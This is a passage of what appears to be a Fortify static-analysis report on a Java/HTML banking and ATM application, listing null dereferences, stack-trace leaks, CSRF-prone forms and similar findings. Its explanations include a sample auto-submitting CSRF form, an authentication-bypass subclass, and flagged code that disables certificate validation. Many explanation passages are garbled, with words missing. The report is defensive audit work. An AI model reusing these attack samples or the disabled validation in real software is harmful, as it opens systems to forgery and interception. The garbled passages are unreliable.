PngData.java, line 126 (Poor Error Handling: Empty Catch Block) [Hidden]

Fortify Priority: Low **Folder** Low


Kingdom: Errors

Abstract: PngData.java getImageData() 126

Sink: PngData.java:126 CatchBlock()

```

124     }
125     //
126     catch (IOException e)
127     {}
128     return null;
  
```



Abstract:

EatmQueue.java open() 47 Null

Explanation:

Null null null
Null Null Denial of Service
1 foo null if foo null null Null
if (foo == null) {
foo.setBar(val);
...
}

Recommendations:

null null

StringUtil.java, line 138 (Redundant Null Check) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Code Quality		
Abstract:	StringUtil.java mask() 138 Null		
Sink:	StringUtil.java:138 Dereferenced : source()		
136	String rtnValue = source;		
137	if (rtnValue == null) rtnValue = "";		
138	if (source.length() >= end) {		
139	char[] sourceInChar = source.toCharArray();		
140	for (int i = start; i < end; i++) {		

EatmQueue.java, line 47 (Redundant Null Check) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Code Quality		
Abstract:	EatmQueue.java open() 47 Null		
Sink:	EatmQueue.java:47 Dereferenced : piQCF()		
45	if ((piUserName!=null) && (piUserName.compareTo("")!=0))		
46	{		
47	clQConn=piQCF.createQueueConnection(piUserName, piPassWord);		
48	}		
49	else		

DataUtil.java, line 1222 (Redundant Null Check) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Code Quality		

Abstract:	DataUtil.java cardReplace() 1222 Null
Sink:	DataUtil.java:1222 Dereferenced : cardNo()
1220	String rtnValue = cardNo;
1221	if (rtnValue == null) rtnValue = "";
1222	if (cardNo.startsWith("356064")) {
1223	rtnValue = StringUtil.replaceAll(cardNo, "356064", "JC");
1224	} else if (cardNo.startsWith("356365")) {

OracleSCSB_NoticeDAO.java, line 141 (Redundant Null Check) [Hidden]


Fortify Priority:	Low	Folder	Low
Kingdom:	Code Quality		
Abstract:	OracleSCSB_NoticeDAO.java selectAllRow() 141 Null		
Sink:	OracleSCSB_NoticeDAO.java:141 Dereferenced : mlVector()		
139	mlOracleSCSB_Notice.UUID = mlRS.getString("UUID");		
140			
141	mlVector.add(mlOracleSCSB_Notice);		
142	}		

EatmQueue.java, line 51 (Redundant Null Check) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Code Quality		
Abstract:	EatmQueue.java open() 51 Null		
Sink:	EatmQueue.java:51 Dereferenced : piQCF()		
49	else		
50	{		
51	clQConn=piQCF.createQueueConnection();		
52	}		
53	}		

Category: System Information Leak: Internal (169 Issues: 169 Hidden)

Number of Issues



Abstract:

_CalendarSub.java getNowOneYearAfter() 97 println() println()

Explanation:

```
1
try {
...
} catch (Exception e) {
e.printStackTrace();
}

SQL injection Example 1

2 Android
...
try {
...
} catch (Exception e) {
Log.e(TAG, Log.getStackTraceString(e));
}
...
```

Recommendations:

(HTML)

Tips:

- 1. Script IT
- 2.

_CalendarSub.java, line 271 (System Information Leak: Internal) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Encapsulation		

Abstract: _CalendarSub.java getTodayNDayBefore() 271 println() println()

Source: _CalendarSub.java:271 Read ex()
269 catch (ParseException ex)
270 {
271 System.out.println("ParseException:" + ex);

```

272         }
Sink:      _CalendarSub.java:271 java.io.PrintStream.println()
269         catch (ParseException ex)
270         {
271             System.out.println("ParseException:" + ex);
272         }

```

_CalendarSub.java, line 333 (System Information Leak: Internal) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Encapsulation		
Abstract:	_CalendarSub.java getNDayBefore() 333 println() println()		
Source:	_CalendarSub.java:333 Read ex()		

```

331         catch (ParseException ex)
332         {
333             System.out.println("ParseException:" + ex);
334         }
335         Timestamp mlTsDate = new Timestamp(mlDdate.getTime());
Sink:      _CalendarSub.java:333 java.io.PrintStream.println()
331         catch (ParseException ex)
332         {
333             System.out.println("ParseException:" + ex);
334         }
335         Timestamp mlTsDate = new Timestamp(mlDdate.getTime());

```

_CalendarSub.java, line 97 (System Information Leak: Internal) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Encapsulation		
Abstract:	_CalendarSub.java getNowOneYearAfter() 97 println() println()		
Source:	_CalendarSub.java:97 Read ex()		

```

95         catch (ParseException ex)
96         {
97             System.out.println("ParseException:" + ex);
98         }
Sink:      _CalendarSub.java:97 java.io.PrintStream.println()
95         catch (ParseException ex)
96         {
97             System.out.println("ParseException:" + ex);
98         }

```

_CalendarSub.java, line 233 (System Information Leak: Internal) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Encapsulation		
Abstract:	_CalendarSub.java getNowNDayBefore() 233 println() println()		
Source:	_CalendarSub.java:233 Read ex()		

```

231         catch (ParseException ex)
232         {
233             System.out.println("ParseException:" + ex);
234         }
Sink:      _CalendarSub.java:233 java.io.PrintStream.println()
231         catch (ParseException ex)
232         {
233             System.out.println("ParseException:" + ex);
234         }

```

_CalendarSub.java, line 172 (System Information Leak: Internal) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Encapsulation		
Abstract:	_CalendarSub.java getNowNMonthBefore() 172 println() println()		

Source: _CalendarSub.java:172 Read ex()

```
170                    catch (ParseException ex)
171                    {
172                        System.out.println("ParseException:" + ex);
173                    }
```

Sink: _CalendarSub.java:172 java.io.PrintStream.println()

```
170                    catch (ParseException ex)
171                    {
172                        System.out.println("ParseException:" + ex);
173                    }
```

Category: Null Dereference (134 Issues: 134 Hidden)

Number of Issues

Analysis

<Unaudited>

Not an Issue

Reliability Issue

Bad Practice

Suspicious

Exploitable

Abstract:

`_CalendarSub.java` `getNowOneYearAfter()` 100 Null

Explanation:

Null null null

Null Null

`foo` null `foo` null`Foo foo = null;`

...

`foo.setBar(val);`

...

}

Recommendations:

null null

`_CalendarSub.java`, line 436 (Null Dereference) [Hidden]

Fortify Priority: High Folder High

Kingdom: Code Quality

Abstract: `_CalendarSub.java` `getNowNDayAfter()` 436 NullSink: `_CalendarSub.java:436` Dereferenced : `mlddate()`434 `System.out.println("ParseException:" + ex);`

435 }

436 `Timestamp mLTsDate = new Timestamp(mlddate.getTime());`

437

438 `return mLTsDate;``_CalendarSub.java`, line 100 (Null Dereference) [Hidden]

Fortify Priority: High Folder High

Kingdom: Code Quality

Abstract: `_CalendarSub.java` `getNowOneYearAfter()` 100 NullSink: `_CalendarSub.java:100` Dereferenced : `mlddate()`

98 }

99

100 `Timestamp mLTsDate = new Timestamp(mlddate.getTime());`

101


102 `return mLTsDate;``_CalendarSub.java`, line 335 (Null Dereference) [Hidden]

Fortify Priority: High Folder High

Kingdom:	Code Quality		
Abstract:	_CalendarSub.java getNDayBefore() 335 Null		
Sink:	_CalendarSub.java:335 Dereferenced : mlDdate()		
333	System.out.println("ParseException:" + ex);		
334	}		
335	Timestamp mlTsDate = new Timestamp(mlDdate.getTime());		
336			
337	return mlTsDate;		
_CalendarSub.java, line 236 (Null Dereference) [Hidden]			
Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		
Abstract:	_CalendarSub.java getNowNDayBefore() 236 Null		
Sink:	_CalendarSub.java:236 Dereferenced : mlDdate()		
234	}		
235			
236	Timestamp mlTsDate = new Timestamp(mlDdate.getTime());		
237			
238	return mlTsDate;		
_CalendarSub.java, line 175 (Null Dereference) [Hidden]			
Fortify Priority:	High	Folder	High
Kingdom:	Code Quality		
Abstract:	_CalendarSub.java getNowNMonthBefore() 175 Null		
Sink:	_CalendarSub.java:175 Dereferenced : mlDdate()		
173	}		
174			
175	Timestamp mlTsDate = new Timestamp(mlDdate.getTime());		
176			
177	return mlTsDate;		

Category: System Information Leak (107 Issues: 107 Hidden)

Number of Issues



Abstract:

_FormatSub.java format() 101 printStackTrace() printStackTrace()

Explanation:

```
1
try {
...
} catch (Exception e) {
e.printStackTrace();
}

syslog
SQL injection Example 1
(NFC) NFC NFC
2Android NFC
...
public static final String TAG = "NfcActivity";
private static final String DATA_SPLITTER = "_.DATA:.";
private static final String MIME_TYPE = "application/my.applications.mimetype";
...
public NdefMessage createNdefMessage(NfcEvent event) {
TelephonyManager tm = (TelephonyManager)Context.getSystemService(Context.TELEPHONY_SERVICE);
String VERSION = tm.getDeviceSoftwareVersion();
String text = TAG + DATA_SPLITTER + VERSION;
NdefRecord record = new NdefRecord(NdefRecord.TNF_MIME_MEDIA,
MIME_TYPE.getBytes(), new byte[0], text.getBytes());
NdefRecord[] records = { record };
NdefMessage msg = new NdefMessage(records);
return msg;
}
...
NFC (NDEF) URI (MIME ) Example 2 Fortify Static Code Analyzer
```

Recommendations:

(HTML)

Android NFC

Tips:

1. Script IT
- 2.
3. Fortify RTA adds protection against this category.

_FormatSub.java, line 138 (System Information Leak) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: _FormatSub.java format() 138 printStackTrace() printStackTrace()

Sink: _FormatSub.java:138 printStackTrace()

```

136         catch (Throwable et)
137         {
138             et.printStackTrace();
139         }
140     }

```

_FormatSub.java, line 277 (System Information Leak) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: _FormatSub.java format() 277 printStackTrace() printStackTrace()

Sink: _FormatSub.java:277 printStackTrace()

```

275         catch (Throwable et)
276         {
277             et.printStackTrace();
278         }
279         //format

```

_FormatSub.java, line 101 (System Information Leak) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: _FormatSub.java format() 101 printStackTrace() printStackTrace()

Sink: _FormatSub.java:101 printStackTrace()

```

99         catch (Throwable et)
100        {
101            et.printStackTrace();
102        }
103        return mlResult;

```

_FormatSub.java, line 118 (System Information Leak) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: _FormatSub.java format() 118 printStackTrace() printStackTrace()

Sink: _FormatSub.java:118 printStackTrace()

```

116         catch (Throwable et)
117         {
118             et.printStackTrace();
119         }
120     }

```

_FormatSub.java, line 422 (System Information Leak) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: _FormatSub.java format() 422 printStackTrace() printStackTrace()

Sink: _FormatSub.java:422 printStackTrace()

```


420         catch (Throwable et)

```

```
421          {  
422              et.printStackTrace();  
423          }  
424          return mlResult;
```


Category: Code Correctness: Constructor Invokes Overridable Function (104 Issues: 104 Hidden)

Number of Issues

**Abstract:**

PngTemplate.java 333 PngTemplate

Explanation:

```

this
1
...
class User {
private String username;
private boolean valid;
public User(String username, String password){
this.username = username;
this.valid = validateUser(username, password);
}
public boolean validateUser(String username, String password){
//validate user is real and can authenticate
...
}
public final boolean isValid(){
return valid;
}
}

validateUser final validateUser
...
class Attacker extends User{
public Attacker(String username, String password){
super(username, password);
}
public boolean validateUser(String username, String password){
return true;
}
}
...
class MainClass{
public static void main(String[] args){
User hacker = new Attacker("Evil", "Hacker");
if (hacker.isValid()){
System.out.println("Attack successful!");
}
}
}

```

```

}else{
System.out.println("Attack failed");
}
}
}
}

```

Example 1 Attack successful! Attacker User validateUser() Java

Recommendations:

```

final final private
2 final
...
final class User {
private String username;
private boolean valid;
public User(String username, String password){
this.username = username;
this.valid = validateUser(username, password);
}
private boolean validateUser(String username, String password){
//validate user is real and can authenticate
...
}
public final boolean isValid(){
return valid;
}
}

final validateUser() private User validateUser() private

```

BS1002.java, line 343 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Code Quality
----------	--------------

Abstract:	BS1002.java 343 BS1002
-----------	------------------------

Sink:	BS1002.java:343 FunctionCall: setTLRID()
-------	--

```

341         setSUBBRID("000");
342         setWSNO("1DCP1");
343         setTLRID("018889");
344         setBUSCOD("S1");
345         setIPCOD("1002");

```

HttpClient.java, line 39 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Code Quality
----------	--------------

Abstract:	HttpClient.java 39 HttpClient
-----------	-------------------------------

Sink:	HttpClient.java:39 FunctionCall: disableCertValidation()
-------	--

```

37         if (piUrlName.indexOf("https:") != -1)
38         {
39             disableCertValidation();
40         }
41         URL olUrl = new URL(piUrlName);

```

PngTemplate.java, line 333 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Code Quality
----------	--------------

Abstract:	PngTemplate.java 333 PngTemplate
-----------	----------------------------------

Sink: PngTemplate.java:333 FunctionCall: setProperty()

```

331         boolean bkline = false;
332         int s = 1;
333         setProperty(c);
334         irgb_map = new int[bw * bh];
335         for (int i = 0; i < irgb_map.length; i++)

```

BS5115.java, line 84 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: BS5115.java 84 BS5115

Sink: BS5115.java:84 FunctionCall: setTCC()

```

82         setINPCOM1("00020000000000000000");
83         setCPSTS("80808080"); //HEX '80808080'X
84         setTCC("A"); //'A'
85         setMSGCODE("INQ"); //'INQ'
86         setSTATUS("00000000"); //'00000000'

```

BS1801.java, line 81 (Code Correctness: Constructor Invokes Overridable Function) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Code Quality

Abstract: BS1801.java 81 BS1801


Sink: BS1801.java:81 FunctionCall: setTLRID()

```

79         setSUBBRID("000");
80         setWSNO("1DCP1");
81         setTLRID("028889");
82         setBUSCOD("S1");
83         setIPCOD("1801");

```

Category: Cross-Site Request Forgery (101 Issues: 101 Hidden)



Abstract:

page02.html 46

Explanation:

(CSRF)

- 1. Web Cookie
- 2. HTTP

nonce HTTP HTTP CSRF () Cookie Web Web

```
<form method="POST" action="/new_user" >
Name of new user: <input type="text" name="username">
Password for new user: <input type="password" name="user_passwd">
<input type="submit" name="action" value="Create User">
</form>
```

```
<form method="POST" action="http://www.example.com/new_user">
<input type="hidden" name="username" value="hacker">
<input type="hidden" name="user_passwd" value="hacked">
</form>
<script>
document.usr_form.submit();
</script>
```

example.com CSRF
URL Cookie CSRF
CSRF 2007 OWASP (Web) 10

Recommendations:

```
Cookie nonce

RequestBuilder rb = new RequestBuilder(RequestBuilder.POST, "/new_user");
body = addToPost(body, new_username);
body = addToPost(body, new_passwd);
body = addToPost(body, request_id);
rb.sendRequest(body, new NewAccountCallback(callback));

CSRF ( SSLv3)
```

Web CSRF CSRF

/ CSRF CAPTCHA

HTTP Referer/Origin CSRF CSRF

Cookie ID Cookie ID Cookie CSRF ID Cookie

CSRF ID

XSS CSRF XSS

Tips:

1. Fortify Static Code Analyzer POST HTML XMLHttpRequest CSRF

atm1020p.htm, line 29 (Cross-Site Request Forgery) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: atm1020p.htm 29

Sink: atm1020p.htm:29 null()

```

27     background-position: left top;
28     background-image: url(../../image_spring/bottom_right_bg.gif);"
oncontextmenu="disableRightClick(event)"
onload="javascript:initWindow();SetReaderType();MM_preloadImages('../../image_spring/b
t_sys_login_ovr.gif','../../image_spring/bt_sys_confirm_ovr.gif','../../image_spring/b
t_sys_reset_ovr.gif','../../image_spring/num1-1.gif','../../image_spring/num2-
1.gif','../../image_spring/num3-1.gif','../../image_spring/num4-
1.gif','../../image_spring/num5-1.gif','../../image_spring/num6-1.gif','../../im...
29     <form name="TxnForm" method="post" action="../../atm1020s">
30         <table width="740" border="0" align="left" cellpadding="0" cellspacing="0"
bgcolor="#FFFFFF">
31             <tr>

```

atm1010p1.htm, line 27 (Cross-Site Request Forgery) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: atm1010p1.htm 27 HTTP

Sink: atm1010p1.htm:27 AssignmentStatement()

```

25     function BackPage()
26     {
27         document.forms["TxnForm"].method = "Get";
28         document.forms["TxnForm"].action = "../../atm1010s";
29         document.forms["TxnForm"].submit();

```

atm1010p.htm, line 29 (Cross-Site Request Forgery) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: atm1010p.htm 29

Sink: atm1010p.htm:29 null()

```

27     background-position: left top;
28     background-image: url(../../image_spring/bottom_right_bg.gif);"
oncontextmenu="disableRightClick(event)"
onload="javascript:initWindow();SetReaderType();MM_preloadImages('../../image_spring/b
t_sys_login_ovr.gif','../../image_spring/bt_sys_inquiry_ovr.gif','../../image_spring/n
um_1_ovr.gif','../../image_spring/num_2_ovr.gif','../../image_spring/num_3_ovr.gif','
../../image_spring/num_4_ovr.gif','../../image_spring/num_5_ovr.gif','../../image_sprin
g/num_6_ovr.gif','../../image_spring/num_7_ovr.gif...
29     <form name="TxnForm" method="post" action="../../atm1010s">
30         <table width="740" border="0" align="left" cellpadding="0" cellspacing="0"
bgcolor="#FFFFFF">
31             <tr>

```

page02.html, line 46 (Cross-Site Request Forgery) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: page02.html 46

Sink: page02.html:46 null()

```

44
45     <body oncontextmenu="disableRightClick(event)" onload="javascript:MovieInitWindow();">

```

```

46      <form name="TxnForm" method="post" action="../../../lio1040s">
47      <input type="hidden" id="idOsType" name="naOsType">
48      <input type="hidden" id="idBrowserType" name="naBrowserType">

```

atm1010p1.htm, line 56 (Cross-Site Request Forgery) [Hidden]

Fortify Priority: Low **Folder** Low

Kingdom: Encapsulation

Abstract: atm1010p1.htm 56

Sink: atm1010p1.htm:56 null()


```

54      <td>&nbsp;</td>
55      <td align="center">
56      <form name="TxnForm">
57      <input type="hidden" id="idCurrentVer" name="naCurrentVer" />
58      <input type="hidden" id="idIssuerBankNo" name="naIssuerBankNo" />

```

Category: Password Management: Password in Comment (98 Issues: 98 Hidden)

Number of Issues



Abstract:

Explanation:

...

```
// Default username for database connection is "scott"
// Default password for database connection is "tiger"
...
```

scotttiger

Recommendations:

CaUserDataDAO.java, line 273 (Password Management: Password in Comment) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Security Features		

Abstract:

Sink: CaUserDataDAO.java:273 Comment()

```
271     }
272
273     // update PasswdErrorCount
274     public static int updatePasswdErrorCount(Connection piDbConn, CaUserData piRow,
275       String piKey1, String piKey2) throws
276       SQLException
```

_DataSourceLocator.java, line 29 (Password Management: Password in Comment) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Security Features		

Abstract:

Sink: _DataSourceLocator.java:29 Comment()

```
27     try
28     {
29         /*
30             Properties properties = new Properties();
31             properties.put(Context.INITIAL_CONTEXT_FACTORY,
32               "weblogic.jndi.WLInitialContextFactory");
```

_CheckSub.java, line 18 (Password Management: Password in Comment) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom: Security Features

Abstract:

Sink: _CheckSub.java:18 Comment()

```

16      */
17      public class _CheckSub {
18          /**
19              * editPasswd
20              * (1.Trim 2.Check Type 3.Check null & Ascii length 4.Cut Max Ascii length
                5.Filter special char 6.return pioEditStr)

```

CaUserDataDAO.java, line 251 (Password Management: Password in Comment) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Security Features

Abstract:

Sink: CaUserDataDAO.java:251 Comment()

```

249      }
250
251      // update password
252      public static int updatePassword(Connection piDbConn, CaUserData piRow, String
                piKey1, String piKey2) throws
253          SQLException

```

MailTool.java, line 49 (Password Management: Password in Comment) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Security Features

Abstract:

